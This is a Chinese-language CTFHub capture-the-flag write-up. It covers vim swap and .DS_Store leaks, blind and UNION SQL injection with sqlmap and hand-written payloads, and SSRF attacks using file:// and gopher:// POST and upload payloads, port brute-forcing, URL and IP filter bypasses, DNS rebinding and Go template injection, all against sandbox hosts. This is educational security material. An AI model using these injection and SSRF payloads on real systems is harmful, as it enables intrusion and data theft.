
1.vim缓存

vim在编辑文档的过程中如果异常退出，会产生缓存文件，第一次产生的缓存文件后缀为.swp，后面会产生.swo

第一次产生的交换文件名为 `.index.php.swp`

再次意外退出后，将会产生名为 `.index.php.swo` 的交换文件


第三次产生的交换文件则为 `.index.php.swn`



Linux中终端输入 vim -r index.php.swp

2.DS_Store

后缀加.DS_Store 查看更目录下文件



□Bud1□□□□‡ □□□□□□□□□%
□□DSDB□□@□€□□□□□□□□□□@□€□□□□□□□□□□□□ □@□€□□□□□□□□□□□□
□@□$adac31013a7de83236dd6b4d704c6c74.txtnoteustr
flag here!

用curl 查看文件（或直接浏览器） 猜测后缀是txt

```
C:\Users\lin>curl http://challenge-157d14c73b9feb78.sandbox.ctfhub.com:10800/adac31013a7de83236dd6b4d704c6c74.txt
ctfhub{5f3960de991e6930560ac2eb}

C:\Users\lin>
```

3.布尔盲注 （sqlmap）

手动注入费时费力 学习并使用sqlmap

3.1： python sqlmap.py -u "http://challenge-afb56b2267c36323.sandbox.ctfhub.com:10800/?id=1" --dbs

```
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sqli
```

3.2： python sqlmap.py -u"http://challenge-afb56b2267c36323.sandbox.ctfhub.com:10800/?id=1" -D sqli --tables

```
Database: sqli
[2 tables]
+------+
| flag |
| news |
+------+
```

3.3： python sqlmap.py -u "http://challenge-afb56b2267c36323.sandbox.ctfhub.com:10800/?id=1" -D sqli -T flag --columns --dump

```
ctfhub{85ac9c23ef69ebe346d375f3}
Database: sqli
Table: flag
[1 entry]
+----------------------------------+
| flag                             |
+----------------------------------+
| ctfhub{85ac9c23ef69ebe346d375f3} |
+----------------------------------+
```

4.时间盲注

(利用sqlmap与上题一致 python sqlmap.py -u "http://challenge-4f4f38eca8f9a7fc.sandbox.ctfhub.com:10800/?id=1" --batch --technique T --dbs)

手动方法:

1 and if(length(database())=4,sleep(3),1)　　库名长度

1 and if(ascii(substr(database(),1,1))>110,sleep(3),1)
1 and if(ascii(substr(database(),2,1))=113,sleep(3),1)　　猜库名

1 and if((select count(table_name) from information_schema.tables where table_schema=database())=2,sleep(3),1)　　表的数量

1 and if(ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=110,sleep(3),1) 表一名

1 and if(ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 1,1),1,1))=102,sleep(3),1) 表二名

1 and if((select count(column_name) from information_schema.columns where table_name='flag')=1,sleep(3),1) 猜字段长度

1 and if(ascii(substr((select column_name from information_schema.columns where table_name='flag'),1,1))=102,sleep(3),1) 猜字段名为flag

5.SSRF 内网访问

靶机网址

输入 /?url=http://127.0.0.1/flag.php 访问

6.伪协议读取文件

伪协议类型（https://www.cnblogs.com/-mo-/p/11673190.html）
file:// 这种URL Schema可以尝试从文件系统中获取文件:
dict:// 这种能够引用允许通过DICT协议使用的定义或单词列表:
sftp:// 在这里，Sftp代表SSH文件传输协议（SSH File Transfer Protocol），或安全文件传输协议（Secure File Transfer Protocol），这是一种与SSH打包在一起的单独协议，它运行在安全连接上，并以类似的方式进行工作
ldap:// LDAP代表轻量级目录访问协议。它是IP网络上的一种用于管理和访问分布式目录信息服务的应用程序协议。
tftp:// 简单的基于lockstep机制的文件传输协议，它允许客户端从远程主机获取文件或将文件上传至远程主机。

gopher:// 分布式文档传递服务。利用该服务，用户可以无缝地浏览、搜索和检索驻留在不同位置的信息

伪协议读取文件


所需金币：50　　题目状态：未解出　　解题奖励：金币:50 经验:5

尝试去读取一下Web目录下的flag.php吧

http://challenge-a93251d90302db9a.sandbox.ctfhub.com:10800


网站的目录一般都在/var/www/html/，我们由此构造payload：

?url=file:///var/www/html/flag.php



???

查看源代码




7.端口扫描

来来来性感CTFHub在线扫端口,据说端口范围是8000-9000哦

http://challenge-f55023448c412e1e.sandbox.ctfhub.com:10800

看到范围 想到抓包爆破

```
GET /?url=_ 127.0.0.1:$8000$ HTTP/1.1
Host: challenge-f55023448c412e1e.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```



Request	Payload	Status code	Error	Timeout	Length	Comment
991	8990	200			327	
994	8993	200			327	
1001	9000	200			327	
992	8991	200			327	
999	8998	200			327	
996	8995	200			327	
1000	8999	200			327	
920	8919	200			360	
147	8146	503			396	
150	8149	503			396	
149	8148	503			396	
152	8151	503			396	
151	8150	503			396	
157	8156	503			396	
155	8154	503			396	
154	8153	503			396	

Request Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Server: openresty/1.21.4.2
3  Date: Tue, 15 Oct 2024 11:33:16 GMT
4  Content-Type: text/html; charset=UTF-8
5  Connection: close
6  X-Powered-By: PHP/5.6.40
7  Tips: Port = [8000,9000)
8  Access-Control-Allow-Origin: *
9  Access-Control-Allow-Headers: X-Requested-With
10 Access-Control-Allow-Methods: *
11 Content-Length: 32
12
13 ctfhub{6484f351bb36c5de00bb1206}
```


8.POST请求

POST请求


所需金币：50　　题目状态：未解出　　解题奖励：金币:50 经验:5

这次是发一个HTTP POST请求.对了.ssrf是用php的curl实现的.并且会跟踪302跳转.加油吧骚年

http://challenge-258344b563340622.sandbox.ctfhub.com:10800



发现key 尝试放入输入框



Just View From 127.0.0.1

尝试为协议 并查看源代码 发现post请求

```
<?php

error_reporting(0);

if ($_SERVER["REMOTE_ADDR"] != "127.0.0.1") {
    echo "Just View From 127.0.0.1";
    return;
}

$flag=getenv("CTFHUB");
$key = md5($flag);

if (isset($_POST["key"]) && $_POST["key"] == $key) {
    echo $flag;
    exit;
}
?>

<form action="/flag.php" method="post">
<input type="text" name="key">
<!-- Debug: key=<?php echo $key;?>-->
</form>
```

构造 Gopher协议所需的 POST请求：

POST /flag.php HTTP/1.1
Host: 127.0.0.1:80
Content-Length: 36
Content-Type: application/x-www-form-urlencoded

key=86ee713e7a7527d5fcaa7310d949f6b8

两次编码（curl一次 浏览器一次）注：在使用 Gopher协议发送 POST请求包时，`Host`、`Content-Type`和`Content-Length`请求头是必不可少的，但在 GET请求中可以没有。

```
POST%20%2Fflag.php%20HTTP%2F1.1%0D%0AHost%3A%20127.0.0.1%3A80%0D%0AContent-Length%3A%2036%0D%0AContent-Type%3A%20application%2Fx-www-form-urlencoded%0D%0A%0D%0Akey%3D86ee713e7a7527d5fcaa7310d949f6b8
```

UrlEncode编码 UrlDecode解码 清空输入框

```
POST%2520%252Fflag.php%2520HTTP%252F1.1%250D%250AHost%253A%2520127.0.0.1%253A80%250D%250AContent-Length%253A%252036%250D%250AContent-Type%253A%2520application%252Fx-www-form-urlencoded%250D%250A%250D%250Akey%253D86ee713e7a7527d5fcaa7310d949f6b8
```

构造payload

?url=gopher://127.0.0.1:80/_POST%2520%252Fflag.php%2520HTTP%252F1.1%250D%250AHost%253A%2520127.0.0.1%253A80%250D%250AContent-Length%253A%252036%250D%250AContent-Type%253A%2520application%252Fx-www-form-urlencoded%250D%250A%250D%250Akey%253D86ee713e7a7527d5fcaa7310d949f6b8

HTTP/1.1 200 OK Date: Tue, 15 Oct 2024 13:01:48 GMT Server: Apache/2.4.25 (Debian) X-Powered-By: PHP/5.6.40 Content-Length: 32 Content-Type: text/html; charset=UTF-8
ctfhub{18d4f847b708acfdfc7e9c27}

9.SSRF 上传文件

尝试访问?url=127.0.0.1/flag.php

上传不了文件 使用`file`协议读取`flag.php`的源码

写上提交代码 提交

上传后抓包分析 编写post请求

POST /flag.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 292
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary1lYApMMA3NDrr2iY

------WebKitFormBoundary1lYApMMA3NDrr2iY
Content-Disposition: form-data; name="file"; filename="test.txt"
Content-Type: text/plain

SSRF Upload
------WebKitFormBoundary1lYApMMA3NDrr2iY
Content-Disposition: form-data; name="submit"

提交
------WebKitFormBoundary1lYApMMA3NDrr2iY--

同上题 两次编码 （这次用bp）

```
GET  /?url=
gopher://127.0.0.1:80/_POST%2520%252Fflag.php%2520HTTP%252F1.1%250D%
250AHost%253A%2520127.0.0.1%250D%250AContent-Length%253A%2520292%250
D%250AContent-Type%253A%2520multipart%252Fform-data%253B%2520boundar
y%253D----440313099176102097240282685 93%250D%250A%250D%250A------440
313099176102097240282685 93%250D%250AContent-Disposition%253A%2520for
m-data%253B%2520name%253D%2522file%2522%253B%2520filename%253D%2522t
est.txt%2522%250AContent-Type%253A%2520text%252Fplain%250D%250A%250D
%250ASSRF%2520Upload%250D%250A------440313099176102097240282685 93%25
0D%250AContent-Disposition%253A%2520form-data%253B%2520name%253D%252
2submit%2522%250D%250A%250D%250A%25E6%258F%2590%25E4%25BA%25A4%250D%
Host: challenge-[redacted].sandbox.ctfhub.com:10800
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64;  rv:131.0)
Gecko/20100101  Firefox/131.0
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,image/png,image/svg+xml,*/*;q=0.8
```

Search... 0 matches

Response

Pretty Raw Hex Render \n

```
Content-Length : 225
Connection : close
X-Powered-By : PHP/5.6.40
Vary: Accept-Encoding
Access-Control-Allow-Origin  : *
Access-Control-Allow-Headers  : X-Requested-With
Access-Control-Allow-Methods  : *

HTTP/1.1  200  OK
Date:  Wed,  16  Oct  2024  01:20:13  GMT
Server:  Apache/2.4.25  (Debian)
X-Powered-By:  PHP/5.6.40
Content-Length:  32
Connection:  close
Content-Type:  text/html;  charset=UTF-8

ctfhub{786641fe7a11273438a0b3d2}
```

Search... 0 matches

10.URL bypass (11种SSRF绕过方法)

URL Bypass


所需金币：50　　题目状态：未解出　　解题奖励：金币:50 经验:5

请求的URL中必须包含http://notfound.ctfhub.com，来尝试利用URL的一些特殊地方绕过这个限制吧

查找资料可以使用HTTP 基本身份认证绕过：

HTTP 基本身份认证允许 Web 浏览器或其他客户端程序在请求时提供用户名和口令形式的身份凭证的一种登录验证方式。也就是：`http://www.xxx.com@www.yyy.com` 形式

所以构造payload： ?url=http://notfound.ctfhub.com@127.0.0.1/flag.php




ctfhub{85a1fee64b364fc5b84589c7}

11.数字IP Bypass


hacker! Ban '/127|172|@/'

尝试用其他进制 如十六进制




ctfhub{4c3b232b258dd8fc70c75236}

12.302跳转BYpass




hacker! Ban Intranet IP

尝试用伪协议



index.php查看源码



发现禁用数字 SSRF绕过


ctfhub{d81b9d79c58012d90d18c165}

13.DNS重绑定 Bypass


进入后发现与上题一样 先用localhost拿到flag

尝试采用本题提示方法（https://zhuanlan.zhihu.com/p/89426041）浅谈DNS重绑定漏洞

（https://lock.cmpxchg8b.com/rebinder.html）通过此网站设置DNS




?url=7f000001.7f000002.rbndr.us/flag.php



ctfhub{90f7ab69a2dbfd7018676488}

14.go ahead



搜索go ssti 学习go-web基础

我们再传入 **name={{.Name}}**，其中双重大括号为该模板引擎的占位符，可以被翻译，我们使用 **{{.参数名}}** 的格式，可以访问构建模版时所传入的参数


查看源代码

```
r := gin.Default()
r.GET("/", func(c *gin.Context) {

    file, err := os.Open("/flag")
    defer file.Close()
    content, err := io.ReadAll(file)

    c.Request.Header.Set("YourGift", string(content))

    tmplStr := c.Query("tmpl")
    if tmplStr == "" {
        tmplStr = defaultTmpl
    } else {
        if len(tmplStr) > 30 {
            c.String(403, "tmpl is too long")
            return
        }
        tmplStr = html.EscapeString(tmplStr)
    }
    tmpl, err := template.New("resp").Parse(tmplStr)
    if err != nil {
        c.String(500, "parse template error: %v", err)
        return
    }
    if err := tmpl.Execute(c.Writer, c); err != nil {
        c.String(500, "execute template error: %v", err)
    }
```


打开靶机

于是给tmpl传值 查看request的参数

15.Book Management System_V2




打开靶机采用与V1一样的方式尝试




发现存在绕过 --+ 纯大小写等都不行

0' Union Select 1,Group_Concat(Table_naMe),3 FroM infOrmation_sChema.tablEs;%23 一个个查看表名

